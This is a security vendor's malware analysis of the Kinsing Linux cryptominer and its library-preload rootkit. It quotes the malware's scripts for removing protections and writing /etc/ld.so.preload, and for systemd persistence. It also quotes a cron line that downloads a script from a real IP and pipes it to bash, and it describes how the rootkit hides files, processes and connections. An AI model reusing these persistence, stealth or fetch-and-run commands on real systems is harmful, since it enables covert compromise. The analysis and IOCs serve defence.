Analysis of Kinsing Malware's Use of Rootkit

trendmicro.com/en_us/research/20/k/analysis-of-kinsing-malwares-use-of-rootkit.html

November 24, 2020

We last discussed the Kinsing malware in April 2020, when we analyzed the Golang-based Linux agent targeting misconfigured Docker Daemon API ports to drop cryptocurrency miners.

With the constant evolution of shell scripts and Linux based malicious backdoors and agents, it's not surprising that the creators of Kinsing have kept in step. In this entry, we discuss the malware variant's current capabilities, including the addition of features intended to make it more difficult to detect in infected machines. Similar to how the Trident malware uses a rootkit to hide the cryptocurrency mining payload, Kinsing also adapted the method integrating user-mode rootkits that use library preloading.

Several shell scripts accompany the malware itself. These shell scripts are responsible for downloading and installing the Kinsing backdoor, miner, and rootkit, as well as removing and uninstalling various resource-intensive services and processes. These scripts are similar to those discussed in the entries mentioned above. This blog post will focus on the rootkit component.

Technology analysis

The first step of the process involves the deployment of the shell script trying to remove the immutable file flag from */etc/ld.so.preload*if it exists.

```
chattr -i /etc/ld.so.preload
rm -f /etc/ld.so.preload
```

Figure 1. Removing the immutable file flag

The*/etc/ld.so.preload* file preloads a list of paths to shared objects or libraries that will be loaded into every user-mode process on startup before any other shared library — including the C runtime library (*libc.so*). By default, this file is not present inside Linux distributions; therefore, it has to be created on purpose.

Next, the downloader downloads the rootkit into */etc/libsystem.so*, after which a new */etc/ld.so.preload* is created. The link to the rootkit is then added to the */etc/ld.so.preload* file.

```
so() {
  soExists=$(checkExists "$SO_FULL_PATH" "$SO_MD5")
  if [ "$soExists" == "true" ]; then
    echo "$SO_FULL_PATH exists and checked"
  else
    echo "$SO_FULL_PATH not exists"
    download $SO_FULL_PATH $SO_DOWNLOAD_URL
    binExists=$(checkExists "$SO_FULL_PATH" "$SO_MD5")
    if [ "$soExists" == "true" ]; then
      echo "$SO_FULL_PATH after download exists and checked"
    else
      echo "$SO_FULL_PATH after download not exists"
      download $SO_FULL_PATH $SO_DOWNLOAD_URL2
      binExists=$(checkExists "$SO_FULL_PATH" "$SO_MD5")
      if [ "$soExists" == "true" ]; then
        echo "$SO_FULL_PATH after download2 exists and checked"
      else
        echo "$SO_FULL_PATH after download2 not exists"
      fi
    fi
  fi
  echo $SO_FULL_PATH >/etc/ld.so.preload
}
```

Figure 2. Downloading the rootkit and creating persistence

Note that removing from or writing files into the */etc/* directory is a privileged operation; therefore, it is highly recommended to follow the principle of least privilege and not run applications or containers under root permissions.

The Kinsing malware also works under lower privileges but without its advanced persistence and rootkit functions.

```
getSystemd() {
  AUTOSTART_PATH=$1
  echo "[Unit]"
  echo "Description=Start daemon at boot time"
  echo "After="
  echo "Requires="
  echo "[Service]"
  echo "Type=forking"
  echo "RestartSec=10s"
  echo "Restart=always"
  echo "TimeoutStartSec=5"
  echo "ExecStart=$AUTOSTART_PATH"
  echo "[Install]"
  echo "WantedBy=multi-user.target"
}

autoinit() {
  getSystemd $BIN_FULL_PATH >/lib/systemd/system/$SERVICE_NAME.service
  systemctl enable $SERVICE_NAME
  systemctl start $SERVICE_NAME
}
```

Figure 3. Setting up the persistence function

User-level persistence of the downloaded Kinsing malware is achieved by registering it as the system service called “bot.”

Another level of persistence is achieved via cron, where the installation script is repeatedly downloaded and executed.

```
crontab -l 2>/dev/null
echo "* * * * * $LDR http://195.3.146.118/ae.sh | bash > /dev/null 2>&1"
```

Figure 4. The cron persistence

Rootkit analysis

The rootkit contains the list of hidden literals and the list of non-hooked symbols (native functions that will be hooked, but they need their original addresses to be resolved and saved for later use). These lists are encrypted by a single-byte XOR.

```
size_t __fastcall xor(const char *a1)
{
  size_t result; // rax@3
  size_t v2; // [sp+10h] [bp-10h]@1
  size_t i; // [sp+18h] [bp-8h]@1

  v2 = strlen(a1);
  for ( i = 0LL; ; ++i )
  {
    result = i;
    if ( i >= v2 )
      break;
    a1[i] ^= 0xFCu;
  }
  return result;
}
```

Figure 5. The decryption algorithm used to obtain the names of hidden literals and hooked functions

The functions hooked by the rootkit are as follows:

- access
- rmdir
- open
- readdir
- readdir64
- stat
- stat64
- __xstat
- __xstat64
- lstat
- lstat64
- __lxstat
- __lxstat64
- fopen
- fopen64
- link
- unlink
- unlinkat

The rootkit implements the following functions:

is_attacker

This is used to determine if the attacker calls the process by checking the presence of the environment variable called SKL.

is_hidden_file

If the file names are *kinsing* (backdoor & worm process), *kdevtmpfsi* (cryptomining process), or lib_*system.so* (rootkit), it returns the code *EPERM = Operation not permitted*.

While looking into the /proc/ directory, the rootkit searches for the environment file in the directory of the process and variable SKL to decide if the said directory should be hidden or not.

hide_tcp_ports

Used to parse files in */proc/net/tcp* or */proc/net/tcp6*, which maintain the lists of the currently active TCP connections. It extracts remote IP addresses and compares them with hidden literals. If there is a match, information about the TCP connection is hidden from the listing.

readdir

If the attacker executes the process (SKL environment variable is set for the process calling readdir function), then readdir works with no restrictions.

If the current directory is */proc* and the process name is *kinsing* or *kdevtmpfsi*, the directory item is omitted from the directory listing. If it is '.' or a hidden file (*kinsing, kdevtmpfsi, lib_system.so*), then it omits these files.

For other hooked functions, the process that the attacker runs is allowed to invoke all operations without limitation. For other processes (not run by attacker), it returns an *ENOENT = No such file or directory* error code if a hidden file is accessed.

Further searching revealed that the threat actor reuses the publicly available beurk rootkit, but with several custom modifications.



Figure 6. The beurk rootkit repository

Conclusion

Kinsing is still highly active and continually evolving. Adding the rootkit component hides the presence of malicious components in the infected system. Reusing publicly available source codes presents a popular option for malicious actors, giving them an easier way to add new functions to their malware.

Indicators of Compromise (IOCs)

Hash (SHA-256)		Detection name
4CE4F3EA11D62518C3C6248FB827E72628A0750AD4C4BD7E69D62C444F5FDB04	Installation script	Trojan.SH.KINSING.E
D5F089EA1B007AE0796D7D44B5A282C20195B074FEEBC113D7A1FD0D61C8C496	Installation script	Trojan.SH.KINSING.E
000BEF7B8B56BDB86606A03C6EC3887EC0F1EB5DC507F60144656C8046D89B2E	Installation script	
7F44FE4766AEB78B65EE014864E49A76D2E61B2198A356F23060F48A5F057411	Installation script	
1635095EA081FBF1B7C2CF3A88C610D0BCCBFD5B470F1E49AA093B086D21FFC8	Spreader script	Trojan.SH.KINSING.E
C38C21120D8C17688F9AEB2AF5BDAFB6B75E1D2673B025B720E50232F888808A	Rootkit	Trojan.Linux.KINSING.AA
CCFDA7239B2AC474E42AD324519F805171E7C69D37AD29265C0A8BA54096033D	Kinsing malware	Coinminer.Linux.MALBTC.AMX

C&C IP addresses:

- 45[.]129[.]2[.]107
- 45[.]156[.]23[.]210
- 45[.]142[.]214[.]48
- 93[.]189[.]46[.]81
- 95[.]213[.]224[.]21
- 95[.]181[.]179[.]88
- 176[.]96[.]238[.]176
- 185[.]156[.]179[.]225
- 185[.]221[.]154[.]208
- 185[.]237[.]224[.]182
- 185[.]154[.]53[.]140
- 185[.]87[.]48[.]183

- 193[.]164[.]150[.]99
- 194[.]87[.]102[.]77
- 212[.]22[.]77[.]79